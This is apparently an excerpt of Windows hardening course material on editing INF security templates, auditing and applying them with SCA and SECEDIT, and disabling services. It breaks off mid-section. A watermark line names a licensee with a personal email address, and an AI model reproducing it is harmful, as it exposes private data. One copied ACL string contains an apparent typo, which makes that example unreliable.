INF Template Syntax Reference (If You Edit the Template by Hand)

When would you ever have to edit an INF template with Notepad by hand? This would be necessary, for example, in order to set arbitrary registry values not exposed in the SCA graphical tool.

It's also wise to examine any template obtained from a source not trusted 100%. There are also some tricks with template editing that can save you a fair amount of time and repetitive mouse-clicking.

Note: Be careful when editing and saving the INF file—it must be saved with the correct encoding (UTF-16 LE BOM) and newline markers (CR LF). In Notepad++, the correct encoding is UCS-2 LE BOM. If the encoding or newline markers are incorrect, the Security Templates snap-in will fail to open the file.

A security template is divided into sections with a section name in square brackets, e.g., [System Access] demarcates everything that follows it as part of the System Access section until you get to another section name in square brackets.

Many of the values are fairly self-explanatory and won't be discussed here. For example, a decimal one usually means "Enabled", a zero, "Disabled", and the meaning of these lines is pretty obvious when compared against their GUI dialog boxes in the Security Templates snap-in:

```
[System Access]  
MinimumPasswordAge = 1  
MaximumPasswordAge = 90  
MinimumPasswordLength = 8
```

On the other hand, some of the sections contain encoded information that's hard to understand. Below you will find tips to help edit the not-too-straightforward sections of the template. If you have a computer with you now, open one of the larger templates in Notepad.

[Event Audit] Section

The [Event Audit] section configures audit policy. The option names are pretty straightforward, but the code numbers have the following meanings:

- 0 = Define the policy, but audit neither Success nor Failed events.
- 1 = Audit only Success events.
- 2 = Audit only Failed events.
- 3 = Log both Success and Failed events.

For example:

```
[Event Audit]  
AuditSystemEvents = 3  
AuditLogonEvents = 3  
AuditObjectAccess = 2  
AuditPrivilegeUse = 2  
AuditPolicyChange = 2  
AuditAccountManage = 3  
AuditAccountLogon = 3
```

[Service General Setting] Section

The [Service General Setting] section holds the startup and ACL settings in the System Services container in the template. But how can you add a service to the list that is not already there when you edit the template with the Security Templates snap-in? There are two options.

One, you can edit the template on a machine that *does* have the desired service installed, then it will appear in the template even when you copy it to other systems. But this is a bit inconvenient. Two, configure some other service just the way you want the desired service to be configured, then edit the template to change the name of the service configured.

For example, I configure the Browser service in the template to be disabled by default and I grant the Everyone group the "Start, Stop and Pause" permission on it. The template will look like this (the Browser... line is wrapped for three lines):


[Service General Setting]

```
Browser,4,"D:AR(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;RPWPDTRC;;;WD)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:(AU;FA;C
CDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

What's all that garbage after "Browser,..."? *Who cares!* We know that it contains the ACLs we want, so we don't touch it. (You can confirm this afterwards in the snap-in after making the changes below.)

Now change the name of the service to the desired service, e.g., if you want to disable the IIS FTP Publishing Service, then change "Browser" to "MSFTPSVC". How do we know that that's the correct string?

The name of the service in the template must match the name of the registry key under HKLM\System\CurrentControlSet\Services\ for that service. In the screenshot below, we see the MSFTPSVC key for the FTP Publishing Service. We know it is the correct key because of the DisplayName value in that key, which we found by using the Find feature in REGEDIT.EXE.



Tip: Don't forget that you can access the registry on remote systems with REGEDIT.EXE to get the right service key names.

Tip: These are also the service names—the names of the keys—which always work when using NET.EXE to start or stop services from the command line.

The edited lines for the FTP Publishing Service will look like this:

[Service General Setting]

```
MSFTPSVC,4,"D:AR(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;RPWPDTRC;;;WD)(A;;CCLCSWLOCRRRC;;;IU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

Now that we have this trick down, we can simply copy and paste the ACL portion into multiple service lines in the template. This saves the time and endless mouse clicks of doing it in the GUI for each service we want identically configured. It is also more reliable because all the mouse-clicking is prone to errors.

[Registry Keys] and [File Security] Sections

The same trick used to copy ACLs in the [Service General Setting] section above can be used for registry key and NTFS settings as well. It's not worth the effort to decipher exactly what the encoded ACLs mean or their syntax. Here are two examples, and notice that the key or folder/file to be modified is always the first parameter:

[Registry Keys]

```
"MACHINE\SYSTEM",2,"D:PAR(A;CI;KA;;;BA)(A;CIIO;KA;;;CO)(A;CI;KA;;;SY)"
```

[File Security]

```
"%SystemRoot%\system32\secedit.exe",2,"D:PAR(A;OICI;FA;;;BA)(A;OICI;FA;;;SY)"
```

Instead of trying to decipher the ACL syntax, configure one key or file exactly the way you want it, then copy and paste the ACL information to the other keys or files. You can confirm that it worked by saving the template, refreshing it in the Security Templates snap-in, and seeing what settings are configured in the GUI.

Tip: In the [File Security] section, use environmental variables as much as possible to make the template work on as many different partition configurations as possible. Execute "set" in a command prompt window to see the live variables on your machine, e.g., %SystemRoot%, %WinDir%, and %SystemDrive%.

[Registry Values] Section

There is a [Registry Keys] section, but that is for configuring registry key ACLs, not values. Look under [Registry Values] to edit registry data.

You can modify any registry value you wish when you apply your template, but you must edit the template by hand first. The snap-in for editing templates does not include a feature for this; hence, you must use a text editor.

Note: If you want to add your own items to the Local Policies > Security Options container, you'll need to edit the SCEREGVL.INF template in the %WinDir%\Inf folder. Afterwards, execute "REGSVR32.EXE scecli.dll" at the Run line.

In the [Registry Values] section, the full path to the registry value is given, then two numbers separated by a comma. The first number determines the value type, the second, the value data to be set (KB214752).

Registry value types are mapped to the following code numbers:

1 = REG_SZ
2 = REG_EXPAND_SZ
3 = REG_BINARY
4 = REG_DWORD
5 = REG_DWORD_LITTLE_ENDIAN
6 = REG_LINK
7 = REG_MULTI_SZ
8 = REG_RESOURCE_LIST
9 = REG_FULL_RESOURCE_DESCRIPTOR

For example, the following would set the REG_DWORD SynAttackProtect value to 2. REG_DWORD values have a type code of 4, and the value is 2; hence, the line ends with "=4,2".

[Registry Values]

MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\SynAttackProtect=4,2

Notice that the pathname does not start with "HKEY_LOCAL_MACHINE" or "HKLM". In templates, "MACHINE" is taken as a keyword for HKEY_LOCAL_MACHINE.

Not only must you edit the template manually to set these registry values, but the values do not show up in the Security Templates snap-in under the \Local Policies\Security Options\ container in the GUI version of the template (unlike the values set by Microsoft, which do appear in the snap-in). The only way to know that these values are being changed is to examine the file; hence, always check templates from sources not trusted 100% before applying them.

Tip: Don't get too attached to the exact ordering of the sections in your template. The SCA reorders the sections as it sees fit and ignores associated comments. In general, put all of your comments (semicolons) at the very top of the template.

Well-Known SIDs in [Privilege Rights] and Elsewhere

A "well-known" Security ID number (SID) is a SID that is always valid, no matter what the name or instance of the domain/computer is. Scripts and templates that refer to these well-known SIDs will be portable across different domains/computers.

The [Privilege Rights] section is for the assignment of custom user rights. Here, and in other sections, you will commonly see the well-known SIDs of various users and groups. For example, the following rights are assigned only to the local Administrators group because that group has a well-known SID of "S-1-5-32-544":

[Privilege Rights]

```
seloaddriverprivilege = *S-1-5-32-544
seprofilesinglprocessprivilege = *S-1-5-32-544
seremotesutdownprivilege = *S-1-5-32-544
sesystemtimeprivilege = *S-1-5-32-544
setakeownershipprivilege = *S-1-5-32-544
```

List of Well-Known SIDs

Here is a list of the well-known SIDs as a reference (KB243330):

S-1-0-0	Null group, i.e., an empty or unknown group.
S-1-1-0	Everyone.
S-1-2-0	Locally logged-on users.
S-1-3-0	Creator Owner group.
S-1-5-1	Dialup Users group.
S-1-5-2	Network Users group.
S-1-5-3	Batch Users group.
S-1-5-4	Interactive Users group.
S-1-5-6	Service Accounts group.
S-1-5-7	Anonymous Logon account.
S-1-5-9	Enterprise Controllers/Domain Controllers group.
S-1-5-10	Self.
S-1-5-11	Authenticated Users group.
S-1-5-12	Restricted code.
S-1-5-13	Remote Desktop Services Users.
S-1-5-18	Local System.
S-1-5-32-544	Local Administrators group.
S-1-5-32-545	Local Users group.
S-1-5-32-546	Local Guests group.
S-1-5-32-547	Local Power Users group.
S-1-5-32-548	Domain Local Account Operators group.
S-1-5-32-549	Domain Local Server Operators group.
S-1-5-32-550	Domain Global Print Operators group.
S-1-5-32-551	Domain Global Backup Operators group.

There are a few well-known SIDs for special accounts and groups. The XXX portion of the SID will be different for each installation. Nonetheless, it is useful to be able to recognize these numbers in logs, scripts, templates, source code, etc. (They all start with "Domain" to indicate that they do not refer to any local accounts or groups by the same name.)

S-1-5-XXX-500	Domain Administrator account.
S-1-5-XXX-501	Domain Guest account.
S-1-5-XXX-502	Domain krbtgt account.
S-1-5-XXX-512	Domain Admins group.
S-1-5-XXX-513	Domain Users group.
S-1-5-XXX-514	Domain Guests group.
S-1-5-XXX-515	Domain Computers group.
S-1-5-XXX-516	Domain Controllers group.
S-1-5-XXX-517	Domain Cert Publishers group.
S-1-5-XXX-518	Domain Schema Admins group.
S-1-5-XXX-519	Domain Enterprise Admins group.
S-1-5-XXX-520	Domain Group Policy Creators Owners group.
S-1-5-XXX-553	Domain RAS and IAS Servers group.

Use Incremental Templates to Your Advantage

A template does not have to include all the possible sections. The only text a template *must* have is the following—all the other sections are optional:

```
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
```

Because templates can be imported incrementally into a SCA database, consider separating out your templates based on the section(s) contained in them. This way you can mix and match your custom templates to build up just the right settings in the database you want.

For example, there is probably a core set of NTFS permissions that you want configured on every workstation and server. Put these ACLs into one template. Then for each different type of machine, create additional templates to augment the core NTFS permissions. If you need to change your core permissions, you only need to do it once and not in every platform-specific template you have.

Available INF Templates

Avoid making your own from scratch!

- Hundreds of hours to develop and test yourself.
- Start with a pre-built template, then customize.

Many free templates available to you:

- Microsoft Security Baselines
- Government Configuration Baseline (USGCB)
- Dept. of Defense/DISA guidance (STIGs)
- Center for Internet Security (CIS)

Available INF Templates

Templates are condensed knowledge and expertise, ready for automated (re)deployment. You don't have to create your own templates from scratch. Microsoft, DISA, NIST, CIS and other players in the Windows security arena have customized templates that are free to download.

And it is highly recommended that you begin with someone else's templates instead of starting from scratch. The reason for this is that security is bad for usability. In general, the more security options you configure, the more applications you are likely to break. Templates from Microsoft, NIST, and others have been debugged and tested in order to improve security as much as possible while breaking as little as possible.

Consider, out of the thousands of registry key permissions and NTFS permissions that could be changed, which ones *should* be changed? Which changes will break your favorite applications? Templates represent the condensed knowledge of experts who have suffered for dozens or hundreds of hours to fine-tune them. Hence, start with a template created by a group you trust, then customize that template to meet your needs.

What Security Templates Are Available from Microsoft?

Microsoft periodically publishes new sets of security templates, GPOs, hardening scripts, and best practices spreadsheets for various applications and versions of Windows. These templates and tools provide an excellent starting point for your internal testing:

- <https://blogs.technet.microsoft.com/secguide/>

Sometimes a recent set of these items is collected together and published under the name "Security Compliance Toolkit", so that is a good name to search for as well.

What Templates Are Available from NIST and the US Government?

[NSA DISA STIG & SHB] United States Department of Defense (DoD) Directive 8500.1 requires that all DoD computers be configured using security configuration guidelines developed by the Defense Information Systems Agency (DISA) and the National Security Agency (NSA). These guidelines come in the form of Security Technical Implementation Guides (STIGs), which include security templates, checklists, scripts, SCAP XML specifications, and other documents.

These DISA STIGs and the SHB are available to the public:

- <https://iase.disa.mil/stigs/>
- <https://github.com/iadgov/Secure-Host-Baseline>

[USGCB] The US Department of Defense and NIST have updated the older FDCC standards and renamed the project to the "United States Government Configuration Baseline (USGCB)".

- <http://usgcb.nist.gov>

[CIS] The Center for Internet Security (CIS) not only has security templates available, but also configuration guides and audit tools to go with them. Government representatives participated in the creation of many of the CIS templates. Get the latest guidance and tools from the CIS site:

- <http://www.cisecurity.org>

[FDCC] The federal NIST version of Microsoft's templates were incorporated into the Federal Desktop Core Configuration (FDCC) standards, but FDCC was replaced by USGCB and SHB above:

- <http://nvd.nist.gov>

Lab Testing Template Changes

Security Configuration and Analysis (SCA) Snap-In

- Our main INF lab testing tool.

SCA Tool for Lab Testing:

- Reconfigure lab machine with INF.
- Compare box against INF template.
- Import/export INF templates.
- Not used to apply templates over the network.
- Not used for mass audits.

1

2

3

- Create Database

- Import Template(s)

- Analyze Computer Now
- Configure Computer Now

SANS

SEC505 | Securing Windows

Lab Testing Template Changes

The Security Configuration and Analysis (SCA) snap-in is used to:

- Reconfigure a system to match the settings in a security template.
- Compare the settings on a system against a security template (auditing).
- Create a "database" of security template information.
- Import/export security template settings from these "databases".

Install the SCA in the same MMC console as the Security Templates snap-in, using the same procedure described above.


Before you can apply a template to a system or compare a system against a template, you must store the settings in a SCA "database".

SCA Databases


You do not need to install SQL Server, Microsoft Access, or any other database software to use SCA databases. An SCA database is much more like a semi-permanent temp file intended to store settings from one or more templates. The important files are the security templates, which are carefully edited and used on multiple machines; SCA databases, on the other hand, are disposable and machine-specific. Databases are not edited directly. Templates are edited and then imported into databases.

The idea is that you will import the settings from one *or more* security templates into a single SCA database. It is the database, not the template(s), that will be used by the SCA tool to reconfigure the machine or to perform an audit.

When you first click on the SCA snap-in, instructions for creating/opening databases appear on the right-hand side of the console. Follow the instructions to create a new database named "testing".




When creating a database, you will be prompted to import the settings from a security template. Select the Generic.inf template created earlier (or go back and create that now with the Security Templates snap-in) and click Open.




Again, the instructions for reconfiguring or auditing your machine will appear on the right-hand side. But before doing this, right-click on the SCA snap-in again and select Import Template. You will get the same dialog box as before. Notice the checkbox at the bottom: "Clear this database before importing". Importantly, you can *layer* the settings from multiple templates into one database if this box is left unchecked during each import. Whenever there is a conflict of settings, the template(s) applied later override the settings from the template(s) imported earlier (so the order of import is important). Many templates are designed to be layered with other templates; the fancy phrase for such templates is "incremental templates" (KB234926). Most of the templates from Microsoft are incremental templates.

Analyze Your Computer (Audit against the Template)


With an active SCA database assigned, you can compare your system against the settings in the database. This will not make any changes to your machine. The instructions for doing the audit appear on the right-hand side of the console. Follow them now.




You will be prompted for the path to the log file that will be created. Note what the path is because it will be different depending on who you are logged on as.




The SCA tool will then perform the audit. This may take anywhere from 10 seconds to 30 minutes, depending on the size of the database and the speed of the machine. (NTFS and registry key ACLs take the longest time to process of all the settings.) The Generic.inf template will take about 4 seconds.



Once completed, double-click the SCA snap-in to reveal its sub containers. The containers are identical to the containers within the template. Navigate to the settings for the Event Logs. Each computer setting that does not match the setting in the database is marked with a red X. Matching items have a green checkmark. Items not defined in the database are plain gray icons. In the screenshot below, the "Maximum Security Log Size" specified in the database is 99,968 kilobytes, but the computer was configured with only a 512-kilobyte security log.



Now, right-click on the SCA snap-in and select View Log File if it is not already checked. Click once on the SCA to select it. The right-hand side of the console now shows the log that was produced. Scroll down about two-thirds of the way to the bottom and you'll see this line: "Mismatch - MaximumLogSize". Using FINDSTR.EXE, GREP.EXE or a script, you would search for all lines that said "mismatch" when automating your audits (see the SECEDIT.EXE tool below also). But notice that there are other "MaximumLogSize" entries as well. Unfortunately, the log format is not always explicit and sometimes the relevant information is not all on one line, which makes extracting the necessary data a chore.



Configure Computer (Apply the Template)

With the database loaded with the settings you want to enforce, simply right-click the SCA snap-in and select "Configure Computer Now". The process will be exactly the same as before, except that the machine will be made to match the template(s) in the database, not just compared.

Warning! There is no "undo" feature in SCA. Test new security settings on a non-production system first, and make a backup of the production server you intend to reconfigure (including the "System State") before you apply the template. Also, see the "SECEDIT.EXE /GenerateRollback" option discussed below.

Tip: You can make a snapshot of various parts of your current configuration without being compelled to make a full system backup. For example, branches of the registry can be exported with REGEDIT.EXE, and there are third-party tools

for taking snapshots of NTFS/registry permissions separately from the files/keys with these permissions.

What SCA Cannot Do

The SCA snap-in cannot be used to configure remote systems over the network. To run SCA, you must be sitting at the box or using Remote Desktop Services.

A batch file and SECEDIT.EXE, though, can help get around this problem.

SECEDIT.EXE

Command line version of SCA:

Put on flash drive with your templates.

Run over the network from a shared folder.

Scheduled PowerShell jobs to apply.

Good for standalone computers since they cannot (normally) use Group Policy.



SANS

SEC505 | Securing Windows

SECEDIT.EXE

SECEDIT.EXE is a command line version of the SCA snap-in. It can be used to build databases with templates, perform audits, or reconfigure a system. This is very useful for automating the work. Imagine creating a flash drive with SECEDIT.EXE and a simple batch file to run it—you could field a platoon of IT staff with these drives to quickly reconfigure hundreds of machines. Even regular users could figure it out (well, maybe).

Alternatively, the necessary files could be placed in a shared folder. Other computers would need to only map a drive letter to the share and run SECEDIT.EXE from there. Or a scheduled batch file could reapply settings on a critical server every night at 3 a.m.

```
C:\ E:\WINDOWS\System32\cmd.exe
E:\WINDOWS\security\templates>secedit /analyze /db dbase.sdb /cfg Generic.inf
Task is completed successfully.
See log %windir%\security\logs\scesrv.log for detail info.
E:\WINDOWS\security\templates>secedit /configure /db dbase.sdb
Task is completed successfully.
See log %windir%\security\logs\scesrv.log for detail info.
E:\WINDOWS\security\templates>
```

In the screenshot above, the Generic.inf template is used to create a database named "dbase.sdb", which didn't exist, and compare the current system against it. Another command line switch, /log, could have been used to save the output log anywhere desired. The second command just uses the raw database file without specifying the template to reconfigure the machine. The database file was created, in this example, with

the first command. Alternatively, you can build the database with the SCA snap-in and then use SECEDIT.EXE to apply it.

Special Command Line Switches

Run "SECEDIT /?" to see all the command line switches, but a few should be noted here:

/AREAS *area1 area2 areaX ...*—When used with the /export switch, allows you to specify which parts of the database should be exported to a security template. When used with the /configure switch, this allows you to apply the settings from the database to only the selected areas of the machine you desire. You cannot do this with the SCA snap-in. The areas include:

- SECURITYPOLICY: Account policies, audit policies, etc.
- GROUP_MGMT: Restricted groups settings.
- USER_RIGHTS: Logon and user rights settings.
- REGKEYS: Permissions and audit settings on registry keys.
- FILESTORE: Permissions and audit settings on NTFS folders and files.
- SERVICES: Start-up state and permissions on Windows services.

/GENERATEROLLBACK—This creates a template that can be used to "roll back" the changes another template would make. Create a rollback template for a new experimental template *before* applying it!

/EXPORT—When not used with the /db switch, this exports the current local Group Policy security settings.

/MERGEDPOLICY—When used with /export, this collects the security template settings applied from Group Policy with the settings from the local Group Policy object and exports them into a merged template file.

/VALIDATE—Checks a security template for errors.

/QUIET—Suppresses all screen and log output.

Note that there is not a switch to specify a remote machine across the network. To apply security templates to many systems over the network, use Group Policy.

As an example, to compare the settings defined in a security template against the local computer, saving the output to a text log file, while generating a temporary database file:

```
secedit.exe /analyze /db temp.sdb /cfg SecurityTemplate.inf /log  
log.txt
```

Get the contents of the log file and search it with a regular expression pattern:

```
get-content log.txt | select-string -pattern 'mismatch'
```


The mismatch lines in the log file show the names of the settings that are not configured the same in the security template and in the local computer.

Unfortunately, the textual log file is not formatted in a way to make it easy to extract all the information you might need to perform an audit. The log file is not XML or CSV or any other particular standardized format; it's just the original developer's debug log.

Note: Microsoft has another free tool available to download, LGPO.EXE, which can also apply INF templates, but it just uses SECEDIT.EXE in the background. LGPO.EXE has other features related to Group Policy Objects and auditing, though, which are very useful.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Disable Unnecessary Windows Services

Server Manager


- Remove unnecessary roles and features first, then disable.

What's Necessary?

- There's no official list...
- Use common sense, lab testing, and get SME guidance.

Configure Services With:

- INF Security Template
- Group Policy and LGPO.EXE
- SC.EXE and PowerShell



Disable Unnecessary Windows Services

As a policy, if a service or feature is not used, it should be disabled or uninstalled. Disabling unnecessary services and features reduces the *potential* number of security holes (known and unknown) a hacker can exploit and should improve system performance. Services may be disabled with the Services applet in the Administrative Tools folder, with an INF/XML security template, Group Policy, or the SC.EXE command line tool. SC.EXE is the best command line tool for managing services and device drivers on both local and remote systems; it is also very handy on standalone servers when Group Policy is not available.


Which Services Can Be Disabled?

Most of the unnecessary services were uninstalled or disabled when Server Manager and the Security Configuration Wizard were used to eliminate unneeded roles and features. Hence, most of this work has already been done. Now it's time to mop up the stragglers.

However, there is no absolute or always correct list of services that can be disabled. It depends on the type of server and the applications running on it. Hence, this part of the hardening process will require some testing in the lab. After a server is deployed for a few weeks, if it turns out that a disabled service was actually required, then that service can be easily started and the corresponding security template updated accordingly.

As an example, an IIS web server usually does not require the following services, but it will depend on the roles, features, and applications installed (KB810866):

- Alerter
- ClipBook Server
- Computer Browser
- DHCP Client
- Distributed File System
- Distributed Link Tracking Client
- Distributed Link Tracking Server
- Distributed Transaction Coordinator (may be needed for database integration)
- DNS Client (be prepared to re-enable this except on simple installations)
- Fax Service
- File Replication
- FTP Publishing Service
- Indexing Service
- Internet Connection Sharing
- IPsec Policy Agent (unless IPsec is being used)
- Licensing Logging Service (may be required when using SSL)
- Messenger
- NetLogon (required on member servers)
- NetMeeting Remote Desktop Sharing
- Network DDE
- Network DDE DSDM
- Network Monitor Agent
- NNTP Service
- Print Spooler (set to manual, not disabled, so Service Packs can install)
- QoS RSVP
- Remote Access Auto Connection Manager
- Remote Access Connection Manager
- Remote Registry Service (some remote admin tools require this)
- Removable Storage
- RPC Locator (some RPC protocols require this)
- RunAs Service
- Server Service (some administrative tools require this)
- Simple TCP/IP Services
- Smart Card
- Smart Card Helper
- SMTP Service
- Task Scheduler
- TCP/IP NetBIOS Helper Service (Group Policy problems may arise without this)
- Telephony
- Telnet
- Remote Desktop Services
- Uninterruptible Power Supply
- Windows Management Instrumentation
- Windows Management Instrumentation Driver Extensions
- Windows Time
- Workstation Service (UNC virtual folders and some admin tools need this)




However, the following services usually are required on an IIS web server, but the exact list will be determined by the roles and features required (SCW can guide you):

- DCOM Server Process Launcher
- Event Log
- Protected Storage
- Remote Procedure Call (RPC) Service
- Windows Installer
- Windows NTLM Security Support Provider
- Windows Process Activation Service
- World Wide Web Publishing Service

It is a common misconception that an IIS web server requires the Server service (also known as the "File and Printer Sharing Service"). It does not. The Server service shares files over the SMB protocol, while IIS shares files over HTTP and FTP. However, this service is often needed for remote administration and over-the-network backups.

If a service is only needed temporarily, perhaps to run an administrative tool, then a service can be started and stopped on demand with a scheduled script.

Service Recovery Options



SERVICES.EXE

- Monitors services like a Mother Hen.

Automatic Service Recovery Actions

- Restart the Service
- Reboot the Computer
- Run a Program (or Script)

Run PowerShell Script:

